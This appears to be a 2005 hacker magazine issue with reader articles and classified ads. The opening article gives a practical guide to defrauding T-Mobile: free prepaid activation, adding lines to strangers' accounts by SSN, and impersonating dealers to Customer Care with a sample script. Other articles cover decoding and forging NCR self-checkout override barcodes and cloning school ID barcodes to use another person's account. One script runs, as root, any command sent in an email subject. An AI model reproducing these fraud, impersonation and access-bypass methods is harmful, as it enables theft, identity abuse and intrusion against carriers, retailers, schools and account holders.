New Business Account - Where you would activate a new business account.

Add to Existing Account - Used to add a line onto an existing account.

Work in Progress - Used to resume an activation that was interrupted. Asks for the SSN to continue.

View an Existing Service Agreement - Where you can access a service agreement (asks for SSN).

Number Eligibility Query - Used to see if another provider's number can be ported to T-Mobile.

Prepaid Menu - Where you can activate prepaid phones.

POS Menu - Access the POS (does not seem to be accessible from outside the intranet).

Customer Account Management (or CAM) - Used to access the information on existing accounts (does not seem to be accessible from outside the intranet).

SAP Retail Store - I am not sure what this is for. We never used it in the retail store. Does not seem to be accessible from outside the intranet.

Change Password - duh.

Log Off - duh.

Of all of these, only the POS, CAM, and SAP Retail Store seem to be blocked from outside IPs. Only CAM would be useful for our purposes, but we can live without it. Now, the fun comes when you realize just what you can do from here. Have you ever wanted to activate a new account for someone? Have you ever wanted to activate a prepaid phone for free? Have you ever needed to add a line onto some unsuspecting person's account? Well, here is how some of that can be done.

Activating Prepaid (the easy way to go)

Do you have an old T-mobile phone that you want on prepaid without paying for the activation? Then head to the Prepaid menu in Watson. All you need is the SIM card number, the IMEI number of the phone, and a prepaid airtime card.

You can put in a bogus name and birthday (which is all that is required) and input the rest. You have to use a virgin SIM so just do some social engineering at a retail store to score one. And you can purchase a $10 prepaid airtime card from the store to use for the activation. You see, when you activate a prepaid phone in the store, the activation is done separately from ringing up the sale. So you can activate it yourself in Watson, then just not pay anything.

Activating Postpaid (the harder way to go)

If you head to New Personal Account, you are asked for a bunch of personal info. This is information that is taken from a driver's license in order to run a credit check. After putting all this in, the credit result will give you a choice of rate plans that you are eligible for. After picking that, the system asks for the SIM card number, the IMEI number from the phone, which city you want your phone number in, and so on. You have to use a virgin SIM so just score one from a retail store with some social engineering. If it all worked correctly, the contract will pop up and you will be activated.

Add to Existing Account

Using this area, it is possible to add a line onto someone's account using only their SSN. After you put in a customer's SSN, you can add on a line similar in process to creating a new account. What you can add depends on that person's credit. I do not recommend actually doing this because that person will definitely find out about it when they get their next bill. So this is only good for short term phone usage.

Another great flaw in T-Mobile's system is their Customer Care department. These guys normally handle most customer issues over the phone, but because of the inefficiencies in the Retail system, it is often necessary for employees to call Customer Care. An employee would have to call in to do credit checks or to activate phones if Watson won't let them. They also call in to change rate plans and to extend someone's contract.

Getting Customer Care to think you are an employee is painfully simple. Every time an employee calls Customer Care, they ask for that employee's first name, first letter of the last name, and a dealer code. All you have to do to get a set of these is to hang around in a retail store long enough for one of the employees to call Customer Care for someone. When they are on the phone, you will hear them give the name and dealer code to the representative. Another way is to get a receipt that the particular employee rang up. On each receipt is an area called Employee ID, or the like, which has the dealer code listed there. Each employee has a unique dealer code that is looked up to make sure it matches the name given. So a typical conversation would go like this:

Customer Care: Thank you for calling T-Mobile. To better assist you, may I have your cell phone number starting with the area code?

Employee: Hi, my name is John and I am a direct dealer for T-Mobile.

Customer Care: OK. May I have the first letter of your last name and your dealer code?

Employee: First letter is T as in Tom and my dealer code is 0045678.

The dealer codes are usually always seven digits long, but it doesn't always start with 00. Another thing is to specify that you are a direct dealer when you identify yourself. These are people who work for direct T-Mobile stores as opposed to authorized agents of T-Mobile. After you give them the info, the rep asks for the customer's phone number and name to verify the account. Sometimes they also ask for the last four digits of the customer's SSN, but most of the time they trust you as a dealer and do what you want to the account. Nine times out of ten, they do what you want without ever wanting to actually speak to the customer. With this total access to the account, you can change almost anything. As long as the name and dealer code match in the system, they are yours to command. And it doesn't matter which department you speak to. They all ask for the same info. So you could talk to Customer Care, Consumer Credit, or Activations and as long as the name and dealer code match, you are golden.

When you call Activations, you could activate phones manually through them without entering the store. First you would talk to Consumer Credit to do a credit check, then you would go to Activations. At Activations, they ask you for the SSN of the customer or Onyx reference number (which you get after the credit check). From there, they verify the name and address info that you ran the credit with. After that, they ask which city you want your phone number in and which rate plan

you want. Then they ask for the SIM card number and the IMEI number from the phone. Remember that it has to be a virgin SIM so score one from a retail store. Now, activating a phone with a rep is not going to do you much good unless you do it under someone else's name. If you did it under your name, you would still be subject to the activation fee and to the annual contract.

Many of these huge security flaws could be easily corrected by blocking access to Watson from outside IP addresses. Changes also need to be made to the verification process that Customer Care goes through to ensure that they are actually speaking to a dealer. Employee ID numbers should not be printed on anything that is given to the customer. With these simple changes, T-Mobile could take active steps in sealing these gaping holes.

So there you go, kids. Have fun, but don't do anything stupid. Now you can truly Get More from T-Mobile.

Shout outs to Amanda, Req, and the rest of the crew at the TPG.

Remote Unix execution via a Cell Phone

by Muskrat

Last night I was sending myself picture messages from my cell phone. I never cease to be impressed by the speed at which information travels, even when sent from a tiny cellular phone. I was also home on Spring Break and I left my computer at my dorm, confident that remote access would be sufficient. So I've been playing with the notion of remotely running commands in an unconventional way.

Naturally I wondered if it would be possible to run commands on my Linux box via my cell phone (from 100 miles away). I fumbled this idea around in my head and decided that the only way to do it would be using text messaging.

Up until this point I had been sending photo messages to my gmail.com account where I could retrieve them and save them manually. I needed a way to either A) retrieve messages from gmail.com automatically or B) send messages "directly" to my machine. Since gmail requires authentication, I decided to go with B (because setting up an automated authentication procedure would be much more complicated than the alternative). I didn't have my system set up as a mail server, so naturally I needed to do that first. I installed the packages for sendmail, procmail, pine, etc. to make sure I had everything I needed. I also read a little bit about the mail delivery process to understand the basics of what was happening. After everything was installed (which was trivial) and activated (i.e., editing inetd.conf, starting up sendmail), I tested to see if my system could actually send/receive mail. I sent a message from gmail to my domain and then checked pine. Sure enough, the message had arrived.

At that point I needed a way to test for a certain string in the new message and perform an action based on that string. Mail (at least for me) was stored in the file /var/spool/mail/muskrat. The file contains the message headers (which contains information such as date, sender, subject, status, and so on) and then obviously the bodies of the messages. So I knew where the information was stored; I just needed a way to pull the desired information from it.

This is where three standard UNIX tools come into play: cat, grep, and awk. Hopefully everyone is familiar with these tools. After a little bit of playing around with various possibilities, I decided the best way to execute would be the following string:

```
polaris:~$ `cat /var/spool/mail/muskrat
➥| grep command | awk '{print $3}'`
```

The breakdown of the command is this: cat will read the mail file and pipe it to grep. Grep searches for the string "command" and pipes the line containing it to "awk". Awk takes the string and prints only the third ($3) field in the line. So if the line was "command test who", awk would only return "who". Finally, the ` and ` around the command indicate to the shell to execute the command resulting from whatever is within ``. So in this case the shell would execute "who".

The most efficient way to avoid screwups I found was to use the Subject: part of the header to specify the command. When using the body of the message, I ran into problems because the phone automatically uses HTML messages.

Now that we can send a command to our machine, we have to be waiting for it. The best way to do this would be a shell script which executes

that command we came up with in a loop.

```
------checkmail.sh------
#!/bin/sh
until [ 1 -eq 2 ]; do
`cat /var/spool/mail/muskrat |grep
➥command| awk '{print $3}'`
sleep 2
done
```

So, until 1 eq 2, execute the command, sleep for two seconds, and then execute again. This is an infinite loop because 1 never equals 2. So fire up this shell command using 'sh checkmail.sh' as root (so you can execute commands like reboot), and then go to your cell phone.

Send a picture message (or a text message if you are able to), and specify the Subject as "command reboot". Send the message. If you set up everything properly, your system will broadcast a message and reboot.

```
polaris:~# sh checkmail.sh <-- system
➥waits until the message arrives
```

Broadcast message from root (pts/0) (Thu Mar 17 17:48:03 2005):

```
The system is going down for reboot NOW!
```

I recommend being careful with this for obvious reasons! Hopefully you learned something new like me.

Thanks to people in ##Linux and ##Slackware for some suggestions. Shoutouts to my boys.

NCR: Barcodes to Passwords

by Bob Krinkle

This article is an addition to one featured in 21:4 titled "Selfcheckout or ATM?" which introduced some of the features and functionality of the NCR E-Series Selfcheckout software. The scope of this article will cover the method of creating operating override barcodes knowing operator numbers and passwords and reversing an existing barcode to operator override number and password.

For this example we will use the operator number 1234, the password 5678, and the barcode will be 4121234802430. It will be easier to discuss this barcode in parts. [412] signifies to the system that the barcode is an operator override barcode. The next set [1234] is the operator override/logon number (those of you familiar with POS know only numbers are typically used and have a limited length). The following four [8024] is the operator's encrypted password, which we will cover more in depth later. And the last two parts consist of a nonstandard checksum [3] and an EAN checksum [0].

Though the EAN checksum can be automatically generated using a number of barcode generators, the nonstandard checksum will have to be figured out by hand. To do this we will first add all of the odd places of the barcode number (excluding the EAN checksum and the nonstandard checksum) and multiply that number by 3 (4+2+2+4+0+4 = 16*3 = 48). You must then add in the skipped numbers (48+1+1+3+8+2 = 63) and the answer is 63. The digit in the ones place will be our checksum.

The password for the operator has been encrypted (barely) to be 8024. Some quick notes about passwords on these systems: passwords can contain only numbers and can be no more than four digits in length. Any passwords less than four digits automatically have 0's inserted in the beginning, which is also encrypted. Due to the limitations of the barcode system it would be my guess that any password with more than four digits (if allowed) would only use the first or last four digits. We continue. In order to encrypt our password the software has added 3 to the first digit, 4 to the second, 5 to the third, and 6 to the fourth and has not carried any placement. So to decrypt our password we should remove 3 from the 8 [5], 4 from 0 (or 10) [6], 5 from the 2 (or 12) [7], and 6 from the 4 (or 14) [8]. Thus our barcode reveals that user operator is 1234 and the password is 5678. The reverse process and adding the checksums can be used to create a barcode from only a logon number and password.

Careful using this software outside the U.S. as these barcodes may be in conflict with some Germany product barcodes as they have the rights to EAN 400-440. Also, since the database of users already exists wouldn't it be possible to add a field for barcodes so passwords wouldn't be part of the barcode at all? This would also make it possible for someone to change the barcode and not the password and to provide limited access to barcode users.

Defeating BitPim Restrictions

by dk00

Okay folks, I'm sure many of you are aware of the problem with BitPim when it comes to downloading more than 20 pictures from your handset. I'm sure many of you had to delete some pictures in order to get BitPim to not cause an exception and crash. I've found a workaround to get all the images out of the handset.

Tools required:

Data Cable
USB -> Serial Drivers
BitPim (latest version .30)
QPST 2.7
UniCDMA 1.095

Now you wonder why you need all these applications? Well, using QPST you can explore the entire file system on the phone. However, you need an SPC code to access this interface. A service programming code is embedded in the phone by your provider and is required to do any real programming to the handset.

UniCDMA can be used to retrieve this code for some handsets/providers. However for me it did not work (I'm with Telus).

If UniCDMA doesn't work for you either, you can use BitPim to access files in the /nmv/nmv/ directory on your handset. Inside this directory are files named nvm_0000, nvm_0001, and so on. Right click on nvm_0000 and do a Hex Dump to see the contents of the file right in BitPim's interface. You should see both Hex and Ascii data. At location 00000010 you should see two sets of digits, both six in length. The first one should be your SPC code that you need to gain access to the QPST interface. There are some rumors that the SPC code might be contained in nvm_0002 in some situations, so just keep on trying to find combinations of six digits to use as your SPC code. In my situation my "phone lock" password was contained in the nvm_0002 file.

Once you've acquired the SPC code and successfully entered it into QPST you have full access (no crashes with 57 photos) to the file system of your handset. Browse to the /cam/ directory and you'll see directories of your pictures (i.e., /cam/pic01.jpg/). Inside these directories are two files: ".desc" and "body". The file "body" is actually the image. Right click and Save to Disk, rename it to pic01.jpg (with the extension), and you're set. You can manually save all the files until you've got less than 20 and you can do it via BitPim. I don't suggest deleting the picture directories from within QPST but via the phone directly.

Be careful and have fun! Always remember to backup your phone data before doing something dangerous. And of course, I'm not to be held responsible if you screw up your handset.

Fun with School ID Numbers

by gLoBuS

I happily opened up my copy of 21:3 a little while ago and read the fascinating article on decoding Blockbuster. While I haven't tried the trick, it got me thinking about barcodes in general. I attend a medium sized high school with about one thousand students and a few hundred faculty members. Our district has several elementary, junior, and senior high schools. Every student and faculty member has a unique ID number for many uses that I will get into later. Although I may show you ways to circumvent a certain school's security, please insert the standard disclaimer here and don't do anything stupid.

The Discovery

An art student at my school was working on a project one afternoon when I came into the art room. This student had used the barcode generator from barcodesinc.com to generate a random code for artistic expression in her project. Anyways, I was passing through on my way to lunch when I noticed this. With wallet in hand and eyes on my student ID card, the light bulb flashed. I should see if I can recreate my own barcode online. So for the fun of it I tried. Using the proper symbols (which I guessed), I was able to make a

JPEG file of my ID card's barcode. Well this is all good, but what use is this to me if it's my own number? So I found a friend who willingly gave me his number and I got to work.

The Application

Using plain old MS-Word, I was able to print up the proper sized barcode to fit on the back of my card. Using my friend's ID number on my card, we went up to the lunch line. Lunch was almost over so it was fairly quiet. I had the lunch lady check the balance on the account and, sure enough, my friend's name showed up on the screen. She reminded me that I only had $5 left in my account and we happily returned back to the art room. Once we got there I got to thinking.

The Possibilities

This ID is used for not only lunch accounts, but also computer logins, book checkouts, and teachers have many other uses for them. I brought my findings to my computer class teacher. He was shocked and amazed that the account numbers are as accessible and reproducible as they are. He had me copy his ID for him and it was a carbon copy of his. Being that he is on staff and that he was once a computer repairman for the district he reminded me of the access that his card granted him. His barcode, along with other teachers, could be read and used to gain access to the school. If activated his card would give him the right to go to the main district server room. Going to my next class, I remembered that I was able to access my grade's mass listing of student ID numbers. By going up a few levels from my user account on our network, I was able to see all the ID numbers for every student in alphabetical order.

Conclusion

I asked my computer class teacher to bring this to the attention of the right people and not implicate me on the way. He did and we're waiting for the change to take place. Until then, I plan on paying for my lunch with cash.

Remote Secrets Revealed

by The AntiLuddite

I somehow reached my mid 30s without buying a new car and I had no desire to buy one when I accompanied my girlfriend to a nearby Toyota dealership. I merely wanted to help her find a replacement for her 1991 Camry. After test driving a number of cars, haggling with the salesman, a tearful scene as the old car was driven away, and a couple of hours in the tentacled embrace of the finance department, we fell back out of the rabbit hole and discovered that I was the legal owner of a 2005 RAV4.

And this is where my story begins.

About two weeks after the purchase, my girlfriend threw her security remote against the garage door. I'll omit the details of her feud with the car and get to the point: her remote no longer armed or disarmed the security system.

An LED still flashed at the tip of the banana-shaped remote when I pushed the red button or either of the smaller black and green buttons, so I knew some life yet remained. I suspected the blow caused it to lose synchronization with the vehicle. A yellow sticker on the back read:

"If you press the red button on your transmitter and the red light turns on but your vehicle does not respond, press and release the red button two times within one second."

Simple enough. I pressed and released, pressed and released the button within one second. The remote still didn't work. There was a suggestion that timing was important. For five minutes I clicked, slowly, then slower, then gradually increasing the frequency of my clicks as I tried to hit just the right interval. I finally decided to consult the owner's manual like a good little consumer.

The booklet said nothing about this particular device; the figures weren't correct and the text described an entirely different remote. I did manage to find a small plastic packet with a yellow card though. It read like a trade show blurb:

"Each time you press a button on the transmitter, a new code number is sent to the vehicle and the vehicle will no longer respond to an older code number. This eliminates the possibility of a thief reading your code as you disarm your system, then re-sending that code later to gain access to your vehicle. Some high tech thieves use an electronic device known as a 'code grabber' to do just that!"

The remainder of the card was an elaboration of the instructions on the back of the remote itself. The bulk of the text had an annoying number of exclamation points, as if it had been written to be read to children during story time

at the local public library.

I know some devices get wonky when their power supplies run low so I decided to replace the batteries. The case only had a single screw. The interior was sparse; the most interesting feature was a lone chip marked NTK03T. The battery was a generic 12V MN21/23 that I replaced with a Duracell. This is a battery that had aspirations to become a AAA but failed halfway; it's a small, unusual battery most commonly used in garage door openers and security remotes.

I went back outside to the car. The LED winked as brightly as before, but the car refused to acknowledge my thumbing. I was desperate, so I tempted madness by double clicking the red button again expecting a different result. I put the key in the ignition and turned it on, still clicking the remote. The device lay in my hand like a broken toy.

I remember the ubiquitous HP calculators from my college days and how they could program each other through their infrared ports. I had another, working, remote, so for a few minutes I tried to program the mute with its twin but I was still denied.

I was getting nowhere with my investigation. I decided to let the dealer take care of it. This was my first visit to the dealer's service center since the purchase and I was optimistically expectant, fool that I was.

I found a disinterested clerk who said he would try to find someone to examine my remote but "it might take some time." After waiting an hour and a half (I'm not exaggerating), a technician walked over and verified that the remote was indeed out of synch with the car. He told me I could wait in the customer lounge while he fixed it, so I followed him outside.

I didn't have a good vantage point but I could see the tech was pressing the valet switch under the dash. This was curious. None of the documentation mentioned that the valet switch was used to program the remote.

For those with cars that lack one, the valet switch is a small, push-button toggle with an LED, usually located on the driver's side but sometimes under the seat or in the glove box, that temporarily disables the security system so you don't have to hand your remote to a car attendant. It's often used to disable the alarm when it's accidentally triggered.

As the guy began fingering the dash, the car started honking and blinking its headlights, seemingly in distress, like a large animal being violated by a veterinarian. I realized the chatter was some kind of feedback. The tech hopped out, said it was fixed and started to walk away. I went after him for an explanation. After five minutes of his reassurances that if it ever faulted again he would be happy to take care of it, I realized that I wasn't going to get the data I needed without pinning him to the ground and holding my keys to his throat. At least he didn't charge me.

I drove back to my townhouse and discovered that the green button on the remote still didn't work. This is the button that turns on the headlights for thirty seconds. It's a nice feature to have when you've lost your car in a parking lot so well that you can't hear the horn. Okay, so it wasn't essential but it still meant I had a device with a non-working function. I couldn't sleep until I fixed it.

I began to experiment with various combinations of valet-switch presses and remote-button clicks. The car began bleating loudly again and flashing its lights. I succeeded in programming the green button with the functions of the red button - and pissing off my neighbors who stared at me through their windows. The designers obviously intended the programming to be noisy; it was almost as bad as the alarm. At least no one can reprogram the system without the owner's knowledge. Since I wanted to keep living here - and keep living period - I decided to find an empty parking lot to continue my experimentation.

But first I decided to consult the Internet for programming information using two clues from the remote's shell: a white label - TDS - and an FCC ID of ELVAT5G. I felt like kicking myself for not running a search earlier.

Toyota's website had absolutely nothing to offer. I was able to identify the remote using a remote wholesaler's website, but they only offered programming instructions with a purchase from their site. Another site offered the instructions separately but for an inflated fee, and with a stated disclaimer that they made no refunds or guarantees that the information was even valid. A seller on eBay auctioned car remote instructions (though not my model), and I was struck by the unfairness of the whole situation.

I had two choices: I could pay an additional fee to acquire operational information for a device I'd already paid for, or I could resign myself to returning the car to the dealer whenever the remote needed to be reprogrammed and just accept the hour and a half wait for something I could do myself in less than a minute. Some dealers even charged for this service. I was not happy.

I discovered that my device was closely related to another remote known by the FCC ID of APS95BT3. It operated at 434 MHz. It was manufactured by a company known as Prestige, which appeared to be a subsidiary of Audiovox. Au-

diovox had wisely and graciously included a manual on their website rather than charge for it. The manual didn't describe an exact procedure for my remote, but the documentation was very close and helped immensely.

Below I've paraphrased the programming instructions in the manual and added some clarifying information that wasn't in the guide, as well as some personal experiences. Those wanting the information straight from the source should point their browsers to http://www.audiovox➥.com and select the Find a Product -> MOBILE -> Car Security and Remote Start Systems.

How to Program a Prestige/ TDS/Audiovox (APS95BT3/ELVAT5G) Remote:

The remote is a three-button, seven-channel transmitter. Most car security systems only have three or four channel receivers; theoretically, the higher channels in the remote can be programmed for an additional car, but I did not test this. Below is a table outlining the channels:

Transmitter		Receiver	
Channel	Buttons	Channel	Function
1	1	1	Remote arm and disarm
			Remote emergency panic
			Remote door lock/unlock
2	2	2	Pulsed output for accessories
			(lock/unlock w/o alarm on my car)
3	3	3	Switched output for accessories
			(nothing on my car)
4	2, 3	4	Switched output for accessories
			(Headlights on my car)
5	1, 2	-	-
6	1, 3	-	-
7	1, 2, 3	-	-

The following procedure will program a new remote or reprogram an unsynchronized remote. Any discrepancies or clarifications are in parentheses.

Note: Each step must be performed within 15 seconds of the previous step or the system will exit programming mode.

1. Turn the ignition key to the "ON" position. (You do not need to start the engine).

2. Flip the valet switch on-off, on-off, on-off. (My valet switch is on when pushed in and the light is off. Conversely, it is off when popped out and the light is on. Whatever your configuration, the switch needs to be cycled three times.)

3. The valet LED flashes once (it repeats a single flash pattern) and the siren (horn) chirps once to indicate the system is ready to program channel 1.

4. Press and hold transmitter button 1 (or whatever button you want to program on the remote) until the siren sounds a long chirp (horn blast), indicating the signal has been stored into memory.

5. Flip the valet switch on then off (one cycle).

Here the process repeats for transmitter channels 2 to 4:

6. The valet LED flashes twice (a repeating double flash) and the siren chirps twice to indicate the system is ready to program channel 2.

7. Press and hold transmitter button 2 until the siren sounds a long chirp, indicating the signal has been stored into memory.

8. Flip the valet switch on then off.

9. The valet LED flashes three times (a repeating triple flash) and the siren chirps three times to indicate the system is ready to program channel 3.

10. Press and hold transmitter button 3 until the siren sounds a long chirp, indicating the signal has been stored into memory. (Important: I could not program transmitter channel 3 (button 3) for receiver channel 3. I do not know what receiver channel 3 is used for in my car's security system, or if it's even there. This is why the Toyota tech couldn't get the green button to work. I had to skip step 10 and continue with step 11, and program transmitter channel 3 (button 3) for receiver channel 4. This restored the remote headlight function to my green button.)

11. Flip the valet switch on then off.

12. The valet LED flashes four times (a repeating quadruple flash) and the siren chirps once to indicate the system is ready to program channel 4.

13. Press and hold transmitter button 4 until the siren sounds a long chirp, indicating the signal has been stored into memory.

End the process:

14. Turn the ignition key off. The siren will sound one short chirp followed by one long chirp to signal the system has left program mode.

I hope that someone finds this information useful and it spares them the frustration and loss of time that I experienced attempting to use what is otherwise a great product. I think it's worth noting that none of the security system documentation from Toyota that was included with this brand new car was even "remotely" helpful.

Happenings

WHAT THE HACK! Times have changed: Terrorism, metal detectors, special new laws, and our leaders getting ever closer to their dream of "knowing it all." It's been a crazy almost four years since the last time all the tribes of the hacker universe camped out in The Netherlands at HAL2001. High time to get together, meet, reflect, show our projects, and discuss our ideas. No matter whether you're into figuring out what they're up to, doing something about it, or having a good time with some of the smartest and funniest people we know of, come to What The Hack, July 28-31, near Den Bosch, The Netherlands. For more information, visit http://whatthehack.org.

INTERZONE GOES WEST! While the Atlanta Interz0ne stays hacker con, Interz0neWest will be a more professional style I.T. conference, carrying on in the tradition of "effecting change through education." Along with Interz0neWest, GRAYAREA - the non- traditional security academy - will be happening, teaching methodologies and skills instead of test answers! San Francisco Bay Area in early October 2005. See interz0ne.com or grayarea.info for the latest details.

PHREAKNIC 9: THE REVOLUTION WILL NOT BE TELEVISED. Join the longest running technology and culture convention in the Southeast for our ninth year of communication, conflagration, madness, moxie, and general mayhem. We'll have technical presentations, sci-fi and tech culture exhibits and panels, and the usual round of paranoid ramblings and conspiracy theories. Come learn, teach, and make merry with us - before the Ministry of Truth can tell you not to! October 21-23, 2005. More info at http://www.phreaknic.info.

For Sale

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for *2600* subscribers: Mention *2600* and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you want.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpubli➥cations.com/direct/2600.html for your *2600* reader price discount.

FILE TRACKING SOFTWARE: File Accountant(TM). Windows XP and later. Creates a list of files on your hard drive. Run it before and after installing new products and/or updates to discover which files are added/changed/deleted. Print lists. Other features. More information at: http://abilitybusinesscomputerservices.com➥/fa.html or fa.info@abilitybusinesscomputerservices.com.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

CABLE TV DESCRAMBLERS. New. (2) $79 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

